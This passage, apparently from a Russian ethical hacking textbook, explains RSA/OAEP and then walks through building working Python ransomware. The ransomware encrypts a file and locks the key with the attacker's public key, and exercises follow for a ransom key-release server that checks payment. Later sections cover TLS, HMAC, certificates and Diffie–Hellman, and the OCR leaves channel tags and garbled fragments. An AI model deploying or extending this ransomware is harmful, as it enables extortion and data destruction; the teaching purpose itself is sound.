Функция `pad()` ❶ увеличивает число m, добавляя нули в конец его битового представления, а `Hash()` представляет собой хеш-функцию, например, SHA256. Зачем мы увеличиваем число m? Дело в том, что при малом значении m^e функция шифрования $m^e \bmod n$ не использует модуль, что значительно упрощает вычисление значения выражения $\sqrt[e]{c}$. OAEP — это алгоритм заполнения, который гарантирует преобразование небольших чисел в большие, требующие использования модуля.

Этап постобработки OEAP предполагает восстановление исходного сообщения и может быть представлен с помощью следующего псевдокода:

```
OAEP-post(m'):

    split m' into X and Y
    R = Y XOR Hash(X)
    m_padded = X XOR HASH(R)
    return remove_padding(m)
```

В силу деликатности этих процессов шифрования хакер может легко взломать шифр, если обнаружит недостатки в том, как разработчик программного обеспечения или системный администратор использовали эти алгоритмы шифрования. Например, если для предварительной обработки программист использовал не OAEP, а стандарт PKCS1 версии 1.5, то хакер сможет расшифровать шифротекст. Таким образом, при попытке восстановить зашифрованное сообщение злоумышленник должен сначала изучить средства, применявшиеся для его шифрования.

Теперь применим полученные знания для реализации программы-вымогателя.

Написание программы-вымогателя

Первые программы-вымогатели были основаны на симметричных криптосистемах и предполагали хранение ключей в самой программе, что позволяло специалистам по информационной безопасности извлекать их. Современные программы-вымогатели используют гибридный подход. Они по-прежнему применяют случайный

Tlgm: @it_boooks

симметричный ключ для шифрования файлов на компьютере жертвы, но при этом шифруют симметричный ключ открытым ключом хакера, чтобы помешать специалистам по информационной безопасности его извлечь. Этот процесс представлен схематически на рис. 5.8.




Рис. 5.8. Как программа-вымогатель защищает симметричный ключ, шифруя его с помощью открытого ключа хакера

Если жертва платит выкуп, обычно путем перевода биткоинов и загрузки копии зашифрованного симметричного ключа, то сервер вымогателя использует закрытый ключ хакера, чтобы расшифровать симметричный ключ и вернуть его жертве. После этого жертва использует полученный ключ для расшифровки файлов.

Разумеется, злоумышленник может просто получить выкуп и забыть о жертве, не расшифровывая ее файлы и не отправляя ей ключ. После того как она заплатит, хакер мало что сможет выиграть от участия в процессе расшифровки.

В этом разделе мы напишем собственную программу-вымогатель на языке Python. Чтобы не шифровать все файлы на виртуальной машине Kali Linux, мы сделаем так, чтобы наша программа шифровала только один файл. Однако вы можете легко расширить ее возможности для того, чтобы зашифровать все файлы на компьютере жертвы. Сначала мы сгенерируем случайный симметричный ключ, а затем воспользуемся им для шифрования файла. После того как файл будет зашифрован, мы воспользуемся нашим открытым ключом, чтобы зашифровать симметричный ключ и сохранить его в файл на машине Kali Linux. По завершении программы симметричный ключ будет удален.

Мы будем использовать библиотеку pyca/cryptography, рекомендованную ресурсом Python Cryptography Authority. Установите эту библиотеку, выполнив команду:

```
kali@kali:~$ pip3 install cryptography
```

Tlgm: @it_boooks

После установки библиотеки откройте текстовый редактор, например Mousepad, и введите следующий код:

```
from cryptography.hazmat.backends import default_backend
from cryptography.hazmat.primitives import serialization
from cryptography.hazmat.primitives.asymmetric import padding
from cryptography.hazmat.primitives import hashes
from cryptography.fernet import Fernet

symmetricKey = Fernet.generate_key() ❶

FernetInstance = Fernet(symmetricKey)

with open("/home/prof/Desktop/Ransomware/public_key.key", "rb") as key_file: ❷
    public_key = serialization.load_pem_public_key(
        key_file.read(),
        backend=default_backend()
    )

encryptedSymmetricKey = public_key.encrypt(
    symmetricKey,
    padding.OAEP(❸
        mgf=padding.MGF1(algorithm=hashes.SHA256()),
        algorithm=hashes.SHA256(), ❹
        label=None
    )
)

with open("encryptedSymmertricKey.key", "wb") as key_file: ❺
        key_file.write(encryptedSymmetricKey)

filePath = "/home/kali/Desktop/Ransomware/FileToEncrypt.txt"

with open(filePath, "rb") as file:
    file_data = file.read()
    encrypted_data = FernetInstance.encrypt(file_data) ❻

with open(filePath, "wb") as file:
    file.write(encrypted_data)
quit()
```

Модуль `Fernet` ❶ предоставляет простой API для использования криптографии с симметричным ключом. Мы загружаем открытый ключ из файла с помощью ключевого слова `with` ❷, которое является лучшей альтернативой ключевым словам Python `try` и `finally` в силу неявного управления ресурсом. Чтобы понять, как это происходит, рассмотрим следующие примеры. В первом примере для открытия, редактирования и закрытия файла используются ключевые слова `try` и `finally`:

```
myFile = open('output.txt', 'w')
try:
    myFile.write('hello world!')
finally:
    myFile.close()
```

Tlgm: @it_boooks

Во втором примере ключевое слово `with` используется для неявного управления ресурсом, что делает код более коротким и удобочитаемым:

```
with open('output.txt', 'w') as myFile:
    myFile.write('hello world!')
```

Далее мы использовали алгоритм OAEP ❸. Поскольку он полагается на криптографическую хеш-функцию, мы должны ее выбрать. В данном случае мы применили алгоритм хеширования SHA256 ❹.

Затем мы записываем зашифрованный ключ в файл, хранящийся в памяти ❺, после чего шифруем файл ❻. Когда программа завершится, симметричный ключ, использовавшийся для шифрования открытого текста, будет удален из памяти компьютера.

Как же злоумышленник, сидя в кафе, может загрузить эту программу-вымогатель в систему компании и потребовать у нее деньги? В главе 2 мы обсудили, как хакер может использовать ARP-спуфинг для перехвата веб-трафика жертвы. В главе 3 мы говорили о применении инструмента Wireshark для извлечения IP-адреса сервера, который посещала жертва, а в главе 4 рассмотрели способ использования инструмента `nmap` для сканирования сервера и обнаружения уязвимого FTP-приложения, работающего на порте 21. Мы также поговорили о том, как злоумышленник может использовать FTP-приложение и загрузить пользовательскую обратную оболочку, которую в дальнейшем можно применить для загрузки на веб-сервер программы-вымогателя. В главах 7 и 8 мы обсудим методы, которые используют хакеры, когда не могут найти другие уязвимости в системе сервера.

Упражнения

Попробуйте выполнить следующие упражнения, чтобы углубить свое понимание темы шифрования и создания программ-вымогателей. В первом упражнении вы напишете сервер вымогателя, который расшифровывает симметричный ключ и возвращает его клиенту. Во втором расширите возможности клиента так, чтобы он отправлял серверу копию зашифрованного ключа. В последнем упражнении вы исследуете разгаданные и неразгаданные послания, написанные на скульптуре «Криптос», установленной перед штаб-квартирой Центрального разведывательного управления (ЦРУ) в Лэнгли, штат Вирджиния.

Сервер для программы-вымогателя

Создайте сервер, который будет взаимодействовать с вашей программой-вымогателем. Он должен иметь возможность обрабатывать несколько клиентских подключений. После подключения к серверу клиент отправит ему зашифрованный симметричный ключ. Ваш сервер должен расшифровать этот ключ, используя свой закрытый ключ, а затем отправить его клиенту:

Tlgm: @it_boooks


```
import socketserver

class ClientHandler(socketserver.BaseRequestHandler):

    def handle(self): ❶
    encrypted_key = self.request.recv(1024).strip()
    print ("Implement decryption of data " + encrypted_key )
    #-----------------------------------------------
    #  Поместите сюда код для расшифровки
    #-----------------------------------------------
    self.request.sendall("send key back")
if __name__ == "__main__":
    HOST, PORT = "", 8000

    tcpServer = socketserver.TCPServer((HOST, PORT), ClientHandler) ❷
    try:
     tcpServer.serve_forever() ❸
    except:
        print("There was an error")
```

Мы начали реализацию функции, которая будет расшифровывать симметричный ключ и отправлять его клиенту ❶. В качестве упражнения попробуйте изменить эту функцию так, чтобы она расшифровывала ключ и отправляла его обратно. Подсказка: обратитесь к разделу RSA Decryption документации к библиотеке pyca/cryptography на https://cryptography.io/en/latest/hazmat/primitives/asymmetric/rsa.html. Помните о том, что, прежде чем использовать закрытый ключ, его необходимо загрузить.

Затем мы создаем новый экземпляр TCP-сервера ❷ и запускаем его ❸. Это тот же самый код TCP-сервера, который мы использовали в главе 4.

В качестве дополнительного упражнения попробуйте расширить возможности сервера так, чтобы он проверял получение платежа в биткоинах перед отправкой расшифрованного ключа.

Расширение возможностей программы-вымогателя

Расширьте возможности программы-вымогателя, которую вы создали в этой главе, так, чтобы она расшифровывала файл после получения расшифрованного симметричного ключа от сервера, созданного в предыдущем упражнении. Этот клиент должен будет отправить серверу копию зашифрованного симметричного ключа и прочитать расшифрованный симметричный ключ, полученный от сервера. Затем он должен будет применить этот расшифрованный симметричный ключ для расшифровки ранее зашифрованного файла.

```
import socket
                ...
def sendEncryptedKey(eKeyFilePath):
```

Tlgm: @it_boooks


```
    with socket.create_connection((hostname, port)) as sock: ❶
        with open(eKeyFilePath, "rb") as file:
            pass ❷

def decryptFile(filePath, key): ❸
    pass
```

Мы создаем новый сокет и открываем файл ключа ❶. Затем вам необходимо реализовать код, который отправляет файл ключа и ожидает получения расшифрованного результата ❷. После получения расшифрованного ключа вы должны передать его функции `decryptFile()` ❸.

Обратите внимание на то, что эта функция не содержит код. Вам предстоит самостоятельно реализовать функцию расшифровки так, чтобы она использовала модуль `Fernet` для восстановления файла. Подсказка: обратитесь к ресурсу https://cryptography.io/en/latest/, чтобы узнать, как это можно сделать.

Нерасшифрованные послания

В мире существуют еще не расшифрованные тексты, в том числе и весьма известные, например, на скульптуре «Криптос», установленной перед штаб-квартирой ЦРУ. Эта скульптура содержит четыре зашифрованных послания, три из которых уже были разгаданы. Первые два были зашифрованы с помощью так называемого *шифра Виженера*, который представляет собой усовершенствованную версию шифра Цезаря. Для шифрования третьего использовался метод *транспозиции*.

Однако никому пока не удалось расшифровать четвертое послание. Художник, создавший эту скульптуру, Джим Санборн, дал четыре подсказки, приведенные в табл. 5.2. Попробуйте расшифровать первые три послания самостоятельно. Первое было зашифровано с использованием шифра Виженера и ключа Kryptos, Palimpsest. Если вы воспользуетесь этим ключом и таблицей Виженера, то сможете его расшифровать. Затем, если отважитесь, попробуйте расшифровать четвертое, еще не разгаданное послание.

Таблица 5.2. Четыре подсказки от Джима Санборна

Позиция	Шифротекст	Открытый текст
Буквы с 64 по 69	NYPVTT	BERLIN
Буквы с 70 по 74	MZFPK	CLOCK
Буквы с 26 по 34	EFGHIJL0H	NORTHEAST
Буквы с 22 по 25	FLRV	EAST

Tlgm: @it_boooks

Ниже представлены четыре зашифрованных послания:

```
EMUFPHZLRFAXYUSDJKZLDKRNSHGNFIVJ   ABCDEFGHIJKLMNOPQRSTUVWXYZABCD
YQTQUXQBQVYUVLLTREVJYQTMKYRDMFD    AKRYPTOSABCDEFGHIJLMNQUVWXZKRYP
VFPJUDEEHZWETZYVGWHKKQETGFQJNCE    BRYPTOSABCDEFGHIJLMNQUVWXZKRYPT
GGWHKK?DQMCPFQZDQMMIAGPFXHQRLG     CYPTOSABCDEFGHIJLMNQUVWXZKRYPTO
TIMVMZJANQLVKQEDAGDVFRPJUNGEUNA    DPTOSABCDEFGHIJLMNQUVWXZKRYPTOS
QZGZLECGYUXUEENJTBJLBQCRTBJDFHRR   ETOSABCDEFGHIJLMNQUVWXZKRYPTOSA
YIZETKZEMVDUFKSJHKFWHKUWQLSZFTI    FOSABCDEFGHIJLMNQUVWXZKRYPTOSAB
HHDDDUVH?DWKBFUFPWNTDFIYCUQZERE    GSABCDEFGHIJLMNQUVWXZKRYPTOSABC
EVLDKFEZMOQQJLTTUGSYQPFEUNLAVIDX   HABCDEFGHIJLMNQUVWXZKRYPTOSABCD
FLGGTEZ?FKZBSFDQVGOGIPUFXHHDRKF    IBCDEFGHIJLMNQUVWXZKRYPTOSABCDE
FHQNTGPUAECNUVPDJMQCLQUMUNEDFQ     JCDEFGHIJLMNQUVWXZKRYPTOSABCDEF
ELZZVRRGKFFVOEEXBDMVPNFQXEZLGRE    KDEFGHIJLMNQUVWXZKRYPTOSABCDEFG
DNQFMPNZGLFLPMRJQYALMGNUVPDXVKP    LEFGHIJLMNQUVWXZKRYPTOSABCDEFGH
DQUMEBEDMHDAFMJGZNUPLGEWJLLAETG    MFGHIJLMNQUVWXZKRYPTOSABCDEFGHI

ENDYAHROHNLSRHEOCPTEOIBIDYSHNAIA   NGHIJLMNQUVWXZKRYPTOSABCDEFGHIJL
CHTNREYULDSLLSLLNOHSNOSMRWXMNE     OHIJLMNQUVWXZKRYPTOSABCDEFGHIJL
TPRNGATIHNRARPESLNNELEBLPIIACAE    PIJLMNQUVWXZKRYPTOSABCDEFGHIJLM
WMTWNDITEENRAHCTENEUDRETNHAEOE     QJLMNQUVWXZKRYPTOSABCDEFGHIJLMN
TFOLSEDTIWENHAEIOYTEYQHEENCTAYCR   RLMNQUVWXZKRYPTOSABCDEFGHIJLMNQ
EIFTBRSPAMHHEWENATAMATEGYEERLB     SMNQUVWXZKRYPTOSABCDEFGHIJLMNQU
TEEFOASFIOTUETUAEOTOARMAEERTNRTI   TNQUVWXZKRYPTOSABCDEFGHIJLMNQUV
BSEDDNIAAHTTMSTEWPIEROAGRIEWFEB    UQUVWXZKRYPTOSABCDEFGHIJLMNQUVW
AECTDDHILCEIHSITEGOEAOSDDRYDLORIT  VUVWXZKRYPTOSABCDEFGHIJLMNQUVWX
RKLMLEHAGTDHARDPNEOHMGFMFEUHE      WVWXZKRYPTOSABCDEFGHIJLMNQUVWXZ
ECDMRIPFEIMEHNLSSTTRTVDOHW?OBKR    XWXZKRYPTOSABCDEFGHIJLMNQUVWXZK
UOXOGHULBSOLIFBBWFLRVQQPRNGKSSO    YXZKRYPTOSABCDEFGHIJLMNQUVWXZKR
TWTQSJQSSEKZZWATJKLUDIAWINFBNYP    ZZKRYPTOSABCDEFGHIJLMNQUVWXZKRY
VTTMZFPKWGDKZXTJCDIGKUHUAUEKCAR    ABCDEFGHIJKLMNOPQRSTUVWXYZABCD
```

Tlgm: @it_boooks

6

Протокол TLS и алгоритм Диффи — Хеллмана

Мир — опасное место, но не из-за злых людей,
а из-за тех, кто ничего не делает по этому поводу.

Альберт Эйнштейн

В главе 4 мы использовали сокеты TCP и UDP для передачи данных между компьютерами, подключенными к интернету. Но, как вы могли заметить, данные, передаваемые через эти сокеты, не были зашифрованы, поэтому любой человек, которому удалось бы их перехватить, смог бы прочитать их.

Для безопасного обмена информацией данные перед отправкой необходимо зашифровать. Вначале эта задача показалась специалистам по информационной безопасности довольно сложной, поскольку методы асимметричной криптографии работают слишком медленно для шифрования потока данных, что приводит к возникновению задержек. Эффективное шифрование требует того, чтобы обе стороны сначала установили общий симметричный ключ, который будет использоваться для шифрования трафика с меньшими накладными расходами. Протокол *защиты транспортного уровня* (transport layer security, TLS) использует методы асимметричной криптографии для получения общего симметричного ключа. Протокол TLS применяется во всевозможных приложениях, требующих защищенной передачи данных, например, в программах, которые управляют военными дронами или используются для осуществления крупных банковских трансакций. В наши

Tlgm: @it_boooks

дни большинство сайтов задействуют для защиты передаваемых данных протокол HTTPS, который, в свою очередь, зависит от TLS.

В текущей главе мы поговорим о том, как работает протокол TLS и как алгоритм обмена ключами Диффи — Хеллмана генерирует необходимые для этого ключи. Затем вы напишете программу на языке Python, которая использует протокол TLS для установления безопасного канала связи. В заключение мы обсудим способы расшифровки зашифрованного канала.

Протокол защиты транспортного уровня

Как вы помните из главы 5, криптография с симметричным ключом использует один и тот же ключ как для шифрования, так и для расшифровки файла. Этот метод работает быстро, но у него есть недостаток: обе стороны должны каким-то образом договориться об используемом ключе. С другой стороны, асимметричная криптография предполагает применение открытого и закрытого ключей для отправки сообщения, что устраняет данный недостаток.

Комбинируя эти методы, протокол TLS устанавливает зашифрованный канал связи между двумя сторонами. Для этого стороны должны обменяться только двумя сообщениями. На рис. 6.1 показана упрощенная схема этого процесса при использовании самой безопасной на данный момент версии TLS 1.3.




Рис. 6.1. Обмен сообщениями по протоколу TLS

Tlgm: @it_boooks

Клиент запрашивает соединение, отправляя специальное сообщение `Client Hello` (Приветствие клиента), содержащее открытый ключ клиента и nonce-число. Затем сервер объединяет свой закрытый ключ с открытым ключом клиента для вычисления симметричного ключа, который будет использоваться для шифрования и расшифровки последующих сообщений. Однако серверу по-прежнему необходимо передать некую информацию клиенту, чтобы он смог вычислить тот же симметричный ключ. Для этого сервер отправляет сообщение `Server Hello` (Приветствие сервера), которое содержит незашифрованную копию открытого ключа сервера и nonce-число. Затем клиент объединяет свой закрытый ключ с открытым ключом сервера для вычисления того же самого симметричного ключа, который он будет использовать для шифрования и расшифровки всех последующих сообщений. Вуаля! Клиент и сервер получили один и тот же симметричный ключ, не обмениваясь ключами напрямую. Как это возможно? Они объединили разные фрагменты информации, получив при этом один и тот же результат. В текущей главе я расскажу об алгоритмах, которые делают это возможным.

Поскольку сервер знает, что клиент сможет расшифровать информацию после получения его открытого ключа и nonce-числа, он также передает клиенту некоторую зашифрованную информацию, подтверждающую идентичность сервера (его сертификат) и доказывающую подлинность сообщения. Теперь рассмотрим то, как подлинность сообщения доказывает клиент.

Проверка подлинности сообщений

Шифрование не позволяет прочитать сообщение, но не мешает его изменению. В публичной сети хакер может повлиять на расшифрованное сообщение, изменив биты в зашифрованном сообщении. На рис. 6.2 показано, как изменение зашифрованного сообщения может повлиять на результат его расшифровки.

Рис. 6.2. Как хакер может изменить зашифрованное сообщение и повлиять на результат его расшифровки

Tlgm: @it_boooks

Однако это не является проблемой для пользователей протокола TLS, поскольку они могут выявить измененное сообщение и отклонить его. Представьте, что всякий раз, когда вы отправляете посылку по почте, вы указываете на специальной бирке ее вес. Получатель может проверить состояние посылки, сравнив ее фактический вес со значением, указанным на бирке. Если они совпадают, то получатель может быть уверен в целостности посылки.

Для проверки подлинности сообщений протокол TLS использует *коды аутентификации сообщений на основе хеш-функций* (HASHA@hashbased message authentication codes, HMAC). Функция HMAC использует криптографическую хеш-функцию для генерации уникального хеш-кода каждого сообщения. *Хеш-функция* создает одну и ту же строку фиксированной длины при использовании одних и тех же входных данных. Получатель сообщения повторно применяет функцию HMAC и сравнивает два хеша. Если сообщение было изменено, то его хеш будет другим, а совпадение хешей будет свидетельствовать о его подлинности.

Сами по себе хеш-функции не обеспечивают эту подлинность. Поскольку они являются общедоступными, хакер может изменить сообщение и сгенерировать для него новый хеш-код. Чтобы гарантировать то, что хеш-код был сгенерирован доверенной стороной, он должен быть объединен с общим симметричным ключом, вычисленным в процессе обмена ключами. Этот *подписанный* хеш называется *кодом аутентификации сообщения*. Вот уравнение для функции HMAC:

$$\mathrm{HMAC}(K, m) = \mathrm{H}((K' \oplus opad) \parallel ((K' \oplus ipad) \parallel m)).$$

Здесь K представляет общий симметричный ключ, а m — зашифрованное сообщение. H представляет хеш-функцию, чаще всего SHA3-256. K' — версия ключа, уменьшенного или увеличенного до размера блока. Оператор $\parallel$ производит конкатенацию двух фрагментов информации на уровне битов. Наконец, $opad$ и $ipad$ — две константы, введенные разработчиками.

После шифрования сообщение хешируется и подписывается функцией HMAC. Затем снабжается кодом аутентификации и отправляется. Изменить хеш может лишь обладатель секретного симметричного ключа.

Центры сертификации и подписи

Учитывая то, что хакер может выдать свой компьютер за любую машину в сети, как Боб может быть уверен в том, что он общается именно с Алисой? В начале TLS-рукопожатия Алиса предоставляет Бобу свой *сертификат*, цифровой документ, подтверждающий то, что она владелец предоставленного ею открытого ключа. Боб проверяет сертификат Алисы с помощью специального алгоритма проверки подписи (рис. 6.3).

Tlgm: @it_boooks




Рис. 6.3. Процесс создания и проверки подписи

Подписи

Для создания алгоритма подписи можно использовать алгоритм RSA, описанный в главе 5. Чтобы подписать сообщение m, сначала вычислите хеш $H(m)$ с помощью функции SHA-256, а затем зашифруйте результат закрытым ключом sk (secret key, секретный ключ). Полученный шифротекст и будет вашей подписью s:

$$\text{Sign}(m, sk) = E(H(m), sk) = s.$$

Проверьте сертификат или сообщение (m) с помощью открытого ключа (pk), чтобы расшифровать (D) подпись (s). Подпись действительна, если $H(m)$ совпадает с s:

$$\text{Ver}(m, s, pk) = D(s, pk) == H(m).$$

На рис. 6.3 схематически показан процесс подписания сообщения, которое Алиса отправляет Бобу.

Центры сертификации

Чтобы считаться действительным, сертификат должен быть подписан доверенной *инфраструктурой открытых ключей* (public key infrastructure, PKI). PKI — это набор защищенных серверов, которые подписывают и хранят заверенные копии сертификатов. Алиса платит за регистрацию своего сертификата в *промежуточном центре сертификации* (intermediate certificate authority, ICA), чтобы Боб мог проверить сертификат Алисы во время TLS-рукопожатия.

Tlgm: @it_boooks

Откуда Боб знает, что ICA можно доверять? Браузер Боба был предварительно запрограммирован с использованием открытого ключа ICA, поэтому он доверяет подписанным с его помощью сообщениям. На рис. 6.4 представлен процесс проверки сертификата.




Рис. 6.4. Процесс проверки сертификата

Сертификат Алисы содержит ее открытый ключ и хеш сертификата, подписанный ICA. Когда браузер Боба получает этот сертификат, он расшифровывает хеш-код и проверяет сертификат, сравнивая вычисленный хеш-код с расшифрованным.

Иногда браузеры получают сертификат от ICA, открытый ключ которого у них не хранится. В этих случаях браузер должен проверить сертификат ICA с помощью других своих открытых ключей. В мире существует 14 корневых центров сертификации (certificate authorities, CA), чьи открытые ключи должны храниться во всех браузерах. Если корневой CA доверяет ICA, он подписывает сертификат этого ICA. Предоставляя свой сертификат, Алиса также предоставляет подписанные копии всех сертификатов CA, которые требуются Бобу для проверки ее сертификата. На рис. 6.5 показан список сертификатов, используемых для проверки сертификата `virginia.edu`. Вы можете просмотреть путь сертификации в браузере Google Chrome, щелкнув на значке в виде замка слева от адресной строки и выбрав сертификат в раскрывающемся меню.

Tlgm: @it_boooks




Рис. 6.5. Путь официальных сертификатов

Проследим данный путь сертификации. Корневой CA (Sectigo) доверяет ICA (InCommon), подписывая хеш его сертификата. Когда браузер Боба получает сертификат `virginia.edu`, он сначала проверяет сертификат InCommon, сверяя его с хешем, предоставленным Sectigo. Если хеши совпадут, то браузер Боба будет доверять сертификату InCommon и использовать открытый ключ InCommon для расшифровки хеша сертификата `virginia.edu`.

В данном примере путь сертификации состоит всего из трех этапов. В случае более длинных путей браузер начинает с корневого сертификата и проходит весь путь, последовательно проверяя каждый сертификат.

Использование алгоритма Диффи — Хеллмана для вычисления общего ключа

Перед шифрованием пакетов две стороны должны вычислить общий ключ. Один из способов решить эту задачу — использовать алгоритм обмена ключами *Диффи — Хеллмана* (Diffie — Hellman). В текущем разделе мы рассмотрим шесть этапов этого процесса, которые кратко представлены в табл. 6.1. Пусть кажущаяся сложность вас не пугает; мы подробно рассмотрим каждый из этапов в следующих подразделах.

Часто хакерам удается взломать шифрование, если они обнаруживают ошибки в структуре или реализации криптографического алгоритма. В конце этого раздела мы рассмотрим то, как государственные ведомства, наподобие АНБ, могут взломать шифрование Диффи — Хеллмана.

Tlgm: @it_boooks

Таблица 6.1. Этапы создания общего ключа при использовании алгоритма Диффи — Хеллмана

Этап	Алиса	Боб
1	Общий параметр: g	
2	A = случайное число $a = g^A$	B = случайное число $b = g^B$
3	$\{a, nonce_a\} \rightarrow$ $\leftarrow \{b, nonce_b\}$	
4	$S = b^A = (g^B)^A$	$S = a^B = (g^A)^B$
5	$K = HKDF(S, nonce_a, nonce_b)$	$K = HKDF(S, nonce_a, nonce_b)$
6	$\leftarrow E(K, данные) \rightarrow$	

Этап 1. Генерация общих параметров

Первый этап обмена ключами по протоколу Диффи — Хеллмана — создание общих параметров p и g, которые будут использоваться для вычисления открытого и общего секретного ключей. Как правило, для генератора g задается значение 2. Этот параметр называется генератором, поскольку используется для генерации открытого ключа путем вычисления значения выражения g^A. Все наши открытые ключи генерируются на основе g, поэтому мы говорим, что они принадлежат одной группе. Вы можете думать о группе как о серии чисел, например, g^1, g^2, g^3... которые также можно записать в виде $g, g * g, g * g * g$... Обратите внимание на то, что мы можем создать все элементы группы, умножая число g само на себя.

Параметр p — большое простое число, которое ограничивает возможные значения открытого и вычисленного ключей рамками диапазона от 1 до $(p - 1)$ путем вычисления результатов по модулю p. Мы исключили операции $(\mathrm{mod}\ p)$ из таблицы, поскольку это позволяет упростить математические расчеты, не влияя на их обоснованность. Надежная реализация алгоритма Диффи — Хеллмана предполагает использование большого простого числа, при котором $(p - 1)/2$ тоже является простым числом.

Мы можем сгенерировать эти параметры, выполнив следующую команду:

```
kali@kali:~$ openssl genpkey -genparam -algorithm DH -out parametersPG.pem
```

Программа `genpkey` библиотеки `openssl` генерирует ключи, флаги `-genparam` и (`-algorithm DH`) приказывают библиотеке `openssl` сгенерировать параметры для алгоритма обмена ключами Диффи — Хеллмана, а флаг `-out` указывает имя выходного файла, в данном случае это `parametersPG.pem`.

